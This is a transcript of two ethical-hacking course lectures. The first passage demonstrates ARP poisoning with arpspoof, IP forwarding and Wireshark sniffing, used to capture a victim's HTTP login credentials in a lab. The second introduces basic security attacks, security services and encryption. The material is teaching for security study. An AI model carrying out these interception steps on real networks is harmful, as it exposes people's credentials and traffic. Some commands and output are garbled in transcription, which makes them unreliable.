root@kali:~# arpspoof -t 10.35.1.199 10.35.1.2
0:c:29:2:26:86 0:c:29:al:a9:2d 0806 42: arp reply 10.35.1.2 ls-at 0:c:29:2:26:86
0:c:29:2:26:86 0:c:29:al:a9:2d 0806 42: arp reply 10.35.1.2 ls-at 0:c:29:2:26:86
0:c:29:2:26:86 0:c:29:al:a9:2d 0806 42: arp reply 10.35.1.2 ls-at 0:c:29:2:26:86
0:c:29:2:26:86 0:c:29:al:a9:2d 0806 42: arp reply 10.35.1.2 ls-at 0:c:29:2:26:86
0:c:29:2:26:86 0:c:29:al:a9:2d 0806 42: arp reply 10.35.1.2 ls-at 0:c:29:2:26:86
0:c:29:2:26:86 0:c:29:al:a9:2d 0806 42: arp reply 10.35.1.2 ls-at 0:c:29:2:26:86
0:c:29:2:26:86 0:c:29:al:a9:2d 0806 42: arp reply 10.35.1.2 ls-at 0:c:29:2:26:86
0:c:29:2:26:86 0:c:29:al:a9:2d 0806 42: arp reply 10.35.1.2 ls-at 0:c:29:2:26:86
0:c:29:2:26:86 0:c:29:al:a9:2d 0806 42: arp reply 10.35.1.2 ls-at 0:c:29:2:26:86
0:c:29:2:26:86 0:c:29:al:a9:2d 0806 42: arp reply 10.35.1.2 ls-at 0:c:29:2:26:86
```

Now, from the attacker machine first we need to start port forward. To check the port forward is enabled or not, we need to check the *ip_forward* file and the location of *ip_forward* file is under */proc/net/ipv4* directories. So, to check that particular file *ip_forward* we use the command *cat*. *cat* is the command to see the content of a text file or to content of a file. *cat* then the location is */proc/net/ipv4*, then the file name is *ip_forward*. So, it written as 0; that means, it is disabled. So, to enable it we need to write it as 1. So, by using the *echo* command we can write in a file.

So, our next command is *echo* then 1 then the location is */proc/net/ipv4* then the filename *ip_forward*. Now, check the content of the file. Now, see it is become 1; that means, it enable port forward. Now, our next task is to perform the ARP poisoning. So, to perform the ARP poisoning we use the command *arpspoof*. *arpspoof* then *-t* specify the IP address of the target machine. So, now, our target machine IP addresses is 10.35.1.199. Then we need to provide the IP address of the default gateway that is 10.35.1.2. Now, for the reverse connection we also need to perform the same thing, but this time we interchange the target and the destination.

(Refer Slide Time: 07:47)

Open a new terminal and again use the command *arpspoof*. Now, this time target will be the default gateway that is 10.35.1.2, then the IP address of the victim machine 10.35.1.199. This way we forward the both way traffic which is coming from the default gateway to target machine and which is going to the default gateway from target machine. Now, we are able to place the attacker machine between the gateway and the target machine successfully.

Now, our aim is to capture the data packet which is sometimes known as sniffing technique. Sniffing is the process of monitoring and capturing all the packet passing through a given network using sniffing tool. It is a form of a tapping internet wire or maybe phone wire and get to know about the conversation or all the data. There is so much possibility that if a set of enterprise switch port is open, then one of their employee can sniff the whole traffic of the network. Anyone in the same physical location can plug into the network using Ethernet cable or connect wirelessly to that network and sniff the total traffic.

In other words, sniffing always allow you to see all sort of traffic both protected and unprotected. In the right condition and with the right protocol in place and attacking party may be able to gather information what can be used for further attack or to cause other issues for the network or system owner. One can sniff the sensitive information from the network via e-mail traffic, FTP password, web traffic, telnet password, router

configuration, chat session, DNS traffic etc. A sniffer normally turns the NIC, that means, Network Interface Card of the system to the promiscuous mode so that it listen to all the data transmitted on it segment.


Promiscuous mode refers to the unique way of Ethernet hardware in particular network interface card that allows an NIC all to receive all traffic on the network even if it is not address to this NIC. By default NIC ignore all the traffic that is not addressed to it which is done by comparing the destination addresses of the Ethernet packet with the hardware address that is the MAC address of the device while this make perfect sense for networking. Non-promiscuous mode makes it difficult to use network monitoring and analysis software for diagnosing connectivity issue or traffic accounting.

A sniffer can continuously monitor all the traffic to a computer through the NIC by decoding the information encapsulated in the data packet. There are two types of sniffing are there; one is active and another one is passive. In passive sniffing the traffic is locked, but it is not altered in any way. Passive sniffing allows listening only. It works with hub device. On a hub device the traffic is sent to all the ports in a network that uses hub to connect systems. All host on the network can see the traffic. Therefore, it can easily captured traffic going through.

The good news is that now hubs are almost absolute nowadays. Most modern network use switches. So, passive sniffing is no more effective. So, now, it is all about active sniffing. In active sniffing the network traffic is not only locked and monitor, but it may also be altered in some way as determined by the attack. Active sniffing is used to sniff a switch based network. It involves injecting address resolution packet that is ARP packet into a target network to flood on the switch Content Addressable Memory table that is CAM table. CAM keeps track of which host is connected to which port.

Now, by active sniffing technique, now for active sniffing technique MAC flooding, DHCP attacks, DNS poisoning, spoofing attack, ARP poisoning are there.

(Refer Slide Time: 13:51)




Now, we are demonstrated ARP poisoning. Now, we are in the middle of the ARP poisoning. Now, our aim is to open a sniffing tool. The best sniffing tool I ever used that is *wireshark*; now to open the tool *wireshark* to capture all the data packet.

(Refer Slide Time: 14:05)




(Refer Slide Time: 14:15)




Now, select the interface eth0.

(Refer Slide Time: 14:25)



Now, my kali machine; that means, the attacker machine successfully placed between the default gateway and the attacker machine with the IP address 10.35.1.199. Now, I send some traffic from the victim machine and try to capture all that data packet from the attacker machine. Now, see this is my victim machine.


(Refer Slide Time: 15:05)



And, from the victim machine I try to login into a web application *aview.in*. Now, in the login credential I put some login credential like username admin and I am giving some password and try to sign in. Now, I am trying to capture all these data packets which is sent from the victim machine, from my attacker machine and go to the tool *wireshark* and filter those that data packet which have sent through http protocol.

Now, see, these are the data packet which have sent through http protocol. These way we can also filter the data packet. Now, see here is the data packet which sent to *aview.in* login page. Now, try to open the details of this data packet, right click on this data stream and follow TCP stream for the detail data.

(Refer Slide Time: 16:45)



Now, see, wow great, here is the username and password as I give in nptel1234. This way by ARP poisoning and via sniffing technique we can perform man-in-the-middle attack and can capture all the data packet which is coming to the victim machine and which is going from the victim machine.

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture - 26
Basic Concepts of Cryptography

Now, when we talk about hacking, breaking into a system, attacking a network what we actually are talking about; we are talking about identifying some vulnerability or weakness in an existing system and try to break into the system or the network or the environment or the organizational infrastructure whatever through that weakest link, weakest point. Now, there are many ways and techniques that are used to try and strengthen the infrastructure so, that the chance of such attacks are minimized.

I would never say that it will be 0, the chance is minimized or reduced. Well, cryptography is one of the most important and useful tools that are used to try and prevent these kind of attacks in a system or in a network. In this lecture here I shall be trying to tell you some Basic Concepts of Cryptography which will help you in understanding and appreciating how many of the network based attacks take place and how you can prevent them, just using some techniques.

(Refer Slide Time: 01:36)



So, in this lecture we shall broadly be talking about some of the generic security attacks, some of the security services that are typically provided and some of the cryptographic primitives which are used to provide such security services.

(Refer Slide Time: 01:56)

Security Attacks

- Any action that compromises the security of information.
- Four types of attack:
 - a) Interruption ✓
 - b) Interception ✓
 - c) Modification ✓
 - d) Fabrication ✓
- Basic model:

The basic model diagram shows two nodes, S and D, representing Source and Destination respectively. A red arrow points from S to D. Below the nodes, the word "Source" is next to a double-headed arrow and "Destination" is also next to a double-headed arrow.


Let us start by a very brief discussion on the security attacks. Now, when we say security attack, we are saying that we have some kind of an infrastructure; I do not know what, that is, it can be anything and there is someone from the outside world who is trying to compromise the security or trying to break into my infrastructure. So, security attack can be, could say anything, it can be of various types. You can say, it can be any action that compromises the security of information.

I am not saying a network or a computer, I am saying information. Ultimately a computer stores an information through a network, some information flows. So, by virtue of some malicious operation which an intruder carries out on such a system or an environment, somehow this information content or information flow might get affected. So, these are something which we refer to as security attacks.

Broadly speaking four kind of attacks you can identify or you can talk about: interruption, interception, modification and fabrication. So, let us try to understand these four things one by one. Our generic model is like this we are assuming that we have something like networking infrastructure, where there is a source, there is a destination. Source is trying to send some message to a destination.

This is the thing which is being done and on this some kinds of attacks are being carried out. Let us see with respect to these four, alright.

(Refer Slide Time: 04:01)



First let us talk about interruption, interruption conceptually is very simple. This source was sending some data to a destination. Somehow the intruder makes sure that this message never reaches the destination. Well, you may ask how this can be done; now, you think of a typical network, there will be several routers through which the message packets are normally flowing through. You may assume that there are multiple routers on the way, the message that source was sending was flowing through a number of routers and finally, it was reaching a destination. Now, imagine an intruder has hacked a router.

Well, what is a router; router is nothing very sacrosanct, a black box, it cannot be hacked nothing like that. Router is also like a normal computer, it is also a computer, there is a processor, there is memory, there are some IO facilities, input output facilities and it also runs an operating system like Linux or something. So, it is ultimately it is a computer. Now a computer can be hacked as you know.

So, a router if you treat it as a computer there is no reason why it cannot be hacked. There is also some usernames and passwords, would through which some people or administrator can login into a router, can change some configurations and do a number of things.

And, the network ports and connections those are the input/outputs for the router, ok. Now, suppose one of the routers is getting hacked and all packets which are coming into the router, they are either routed to a different direction or all packets are getting discarded.

So, these packets will never reach the destination, this is something called a denial of service attack. You see someone is trying to contact a server, the server is providing a service, but if you somehow can stop that communication from happening; that means, you are not getting a service, it is denial of service ok.


So, interruption is an attack which is attack on availability. So, so that you cannot contact the other side; the server, this server may be providing you with some facility. It can be a web server. It can be a mail server. You are not being able to access it. So, it is an interruption on availability of some service ok.

The second one is interception. Well, interception means that source is sending some data to a destination fine. There is a intruder in the middle, is silently listening to what is going on. So, whatever I am sending to you some messages, some intruder is also reading those messages right.

Now, how it is happening; is it that someone is measuring what signals are going through a cable or an optical fiber. Well, I am not saying that it is not possible, but it is extremely difficult, most common way of interception is again by hacking a router. You hack a router, whatever packet comes, a copy of that packet you forward to some other place that will be the machine of the intruder.

So, intruder can read all the packets, everything will be coming as a copy to the intruder or so. So, interception is an attack on confidentiality; meaning I may be sending you some confidential information like my bank account number or something, but someone in the middle can read the information and can get hold of that confidential information well.

(Refer Slide Time: 08:15)



Now, things are getting more complicated. The third one is modification; well you again think of that model that some router in between has been hacked, but now what the intruder has done? Intruder is more intelligent. Intruder is not simply reading out the packets, but whatever packet is coming, the intruder is making some modifications in the packet and then forwarding it.

So, the destination will be receiving the packet alright, but it is not the original packet with some changes or modifications. These are very dangerous, there maybe some critical messages which may be flowing between points; means you think of a scenario during a war.

There are some advanced posts to who are exchanging messages which are very critical for taking some strategic decisions. Now, if the enemy can hack into their machines or servers or routers and change the messages then it can be catastrophic right. Modification is something called attack on integrity. I am saying that I was sending you a message. The integrity of the message is lost.

Someone has modified the message in transit that is called integrity of the message right and lastly comes fabrication; fabrication says the source did not send anything at all to the destination, but the intruder artificially fabricated a packet with the source address put as the source address of S and the packet was sent to the destination.

Destination will feel that the packet is actually coming from S, but which is not; the packet was coming from the intruder and this is something called attack on authenticity. You see authentication again becomes a very important issue here, authentication means the destination must be sure of the actual sender of the message or the packet. Who is actually sending, is it S or someone else I is sending it by fabricating a packet ok.

So, these are broadly the security attacks which are very important in a very general context.

(Refer Slide Time: 10:48)

Passive and Active Attacks

- **Passive attacks**

- Obtain information that is being transmitted (eavesdropping).
- Two types:
 - a) Release of message contents.
 - b) Traffic analysis.
- Very difficult to detect.

Now, there is another way you can classify attacks: passive and active; passive means it does not change anything. Nothing is modified in the network or in the information that is flowing. Passive attacks are those attacks where the intruder is simply obtaining some information. It is reading some information which is flowing in the network. This is sometimes called eavesdropping.

Someone is silently listening. This is the most difficult kind of attacks to detect, because you as a user, as a participant you will have no idea that something wrong is going on. But someone silently is listening everything whatever is flowing through your network, right. This is called passive attacks.

Now, broadly passive attacks again can be of two types: one is messages as I said, I am sending your message. Someone is reading that message. Well, I may say that well I do


not care because my messages are anywhere not very confidential, let someone read it. I do not care. But, there are cases where messages may be confidential, may be important and someone reading the message may not be desirable, but something else can also happen, there can be some kind of traffic analysis going on.

Like the intruder is trying to attack a remote a network let us say, but intruder does not have much information about the network. It does not know which is the most important point where I should attack.

So, initially the intruder will try to listen to the packets that are flowing through the network and try to analyze the traffic that which are the computers, which are most heavily used.

So, it can identify one or two such very important or heavily used nodes in the network; they may be your web server, the mail server or something like that. Then the intruder can pointedly try to attack those servers so, that maximum harm can be done to that network. This is how traffic analysis can also be carried out to know some vulnerable points in the network; all right.

(Refer Slide Time: 13:26)



Now, talking about this active attacks, active attacks as it said are those where some kind of changes or modifications are taking place. They involve some kind of modification of the data that are flowing through the network or through fabrication you can also create a

false stream of data which was not there. Some new or false data is injected into the network. Now, here again under active attacks you can classify as four types; one is some kind of authentication attack masquerade, means one entity pretends to be a different entity.

Like I am sending a message to you telling that well I am mister x, but I am not mister x that is masquerade; I am masquerading as mister x, ok. Replay; replay means I silently listen to network traffic and see that when someone is logging into a machine, some particular packets are being sent to a server which happens, which allows access. Now, now I silently listen to it, later on I replay those packets, I send those same packets from my machine. So, I would expect that I would also be granted access to that server. So, this is some kind of a replay attack which is called.

So, you are capturing some transactions silently and then try to carry out a subsequent replay of that same transaction, ok. Modification as I have already said, some part of the message you can modify. Now of course, simple modification will not work. You see how means you know that in the IP packet there is also a checksum field. If you modify the message, the checksum field also will have to be updated right.

So, you can do both so, that the receiver will not be able to identify that there is anything wrong ok; and lastly this is exactly not a modification, but by doing something you are preventing someone to access some facility or some service. This is denial of service attack. This is also very common.

(Refer Slide Time: 16:00)

Security Services

- Confidentiality (privacy)
- Authentication (who created or sent the data)
- Integrity (has not been altered)
- Non-repudiation (parties cannot later deny)
- Access control (prevent misuse of resources)
- Availability (permanence, non-erasure)
 - Denial of Service Attacks
 - Virus that deletes files

Now, based on these attacks we can identify some security services which are desirable, ok. It is not that all of the security services must be present in all organizations. In every place, it depends on the kind of place and kind of service you are providing; you may be requiring some of these services, ok.

So, these services some of them are fairly self explanatory. Confidentiality I have already talked about, there can be certain cases where privacy of information is important. Like when you are logging in into a bank, you are typing in your user ID and password, you are carrying out some online transactions. Their utmost confidentiality is important right.

Secondly, authentication so, when someone is registering or trying to do a login; there should be a mechanism that the, that the other side should be able to verify that I am the correct person, that I am the authorized person who is trying to carry out that transaction. Nowadays you know in banking transaction there are so many ways that had been tried out like OTP, One Time Passwords, then similar things multiple levels of a passwords authentication, ok.

These are all means of checking the authenticity of the person, that whether it is a correct person who is trying to carry out the transaction. Integrity means the messages should not be modified; suppose I am sending you some very important information and you should be sure that it is the original information and is not modified by someone else, ok.

Non-repudiation is a parameter which is very important more from the, I mean to say a legal point of view. Non-repudiation means something like this, let us say I had sent to a message, but tomorrow I say that well, I did not send to the message, maybe someone hacked and someone sent the message on my behalf.

This is something called non-repudiation, parties cannot deny later like your security system or the mechanism for sending and receiving messages should be such that such things are never possible; that if you receive a message from me, it will actually be coming only from myself. You can verify that.


So, I cannot later on say that well that message was not sent by me, this is called non-repudiation, ok. Then access control of course, some services where multiple peoples access or use like cloud services. Let us say when you are accessing cloud, you will be given some right or some access.

So, how much computing resources, how much memory you are just allowed to use or access that kind of access control and availability of resources like we already talked about denial of service that is one kind of availability, like Gmail, we all use Gmail today.

So, well we assume that Gmail is something which is always available, but if we wake up in the morning and we suddenly find that Gmail is not accessible, many of us would be in great trouble, right.

These are something which are some features switch over which we demand some kind of permanence in them, they should not be erased or removed; they should always be there, always be made available. There are services one thing of course, virus also fall under that category, some viruses which can delete some files from your machine, from your computer ok. These are some of the security services which you can think of.

(Refer Slide Time: 20:32)



Now, with respect to your network, this is a general network model or security model you can think of; you see this is some kind of an organizational network you can say. You will have some internal network, internal network will be having some security policies and inside the network there will be several computers.


There will be databases, lots of data stored somewhere and there also be lot of software packages and other things available. So, this is your internal network and normally you secure your internal network by using some router, some firewalls and so on.

So, let us say I have some gateways here which is protecting my network from the outside world. There is some opponents which are trying to attack your network via internet, we are calling it the access channel. Now, these opponents can be manual mean human being, but nowadays these attacks have become very sophisticated, they are software generated.

So, some person need not sit on a computer and mount an attack. There will be some viruses or worms or automatic, some software that will be mounting these attacks in an automated way and it will be much faster and much more you can say, lethal in that case.

So, this is the general model of attacking an organizational network that we are talking about.

(Refer Slide Time: 22:17)



Now, we talked about the security attacks and security services. We need this, but the question is how do you achieve this; it is fine these are my wish lists, I need, I want that my messages should be secure, they should not tampered with, there will be no; there were no non-repudiation.

But who will ensure all these things? Well, the branch of cryptography gives us some basic tools and techniques with which we can build applications which can ensure most of these security services that you want. So, let us look at some of the most basic cryptographic primitives.

(Refer Slide Time: 23:05)

Encryption

- Most important concept behind network security is *encryption*.
- Two forms of encryption:
 1. Private (or Symmetric)
 - Single key shared by sender and receiver.
 2. Public-key (or Asymmetric)
 - Separate keys for sender and receiver.

The slide features a yellow header and footer. The footer contains the 'swayam' logo and various icons. A man in a blue shirt is visible on the right side of the slide.

The most basic form is something called encryption and decryption. Well, I want my message to be somehow garbled so that if someone captures will not be able to make any head or tail out of it. What it is? This is what is meant by encryption, but there is a catch.

So, I should not garble it in a way that no one can detect it at all; well, I will want that the person whom I am sending this message only that person should be able to decode it back, read it back that is decryption, ok.


Now, this encryption and decryption are the most important you can say, cryptographic primitives or tools that provide many of these security services. Broadly, speaking there are two kinds of encryption/decryption schemes that are available, we will be talking about these methods. One is called private key, other is called public-key. Private key means whenever I am garbling my message, I am doing it using some secret information that I am calling it a key and I am sharing that secret information with you, the intended recipient, right.

So, when I am sharing this key with you, no one else knows about this key. So, I can encrypt my message using this key, you can decrypt the message using the same key; this is how it works. This is called private or symmetric key encryption, but public-key encryption is something different. Public-key means there will be two keys with me, with one key someone can encrypt a message and send it to me, with the other key I can decrypt.

So now, I can say that anyone can send messages to me that is public; one of the key is public. So, anyone can encrypt and send it to me, but whatever is coming to me, no one else can decode it, only I can decrypt using my, the other key, second key.

There are two keys I told you, one is a public, available to everybody, other is with me, that is private to me, ok. There is separate keys for sender and receiver.

(Refer Slide Time: 25:32)



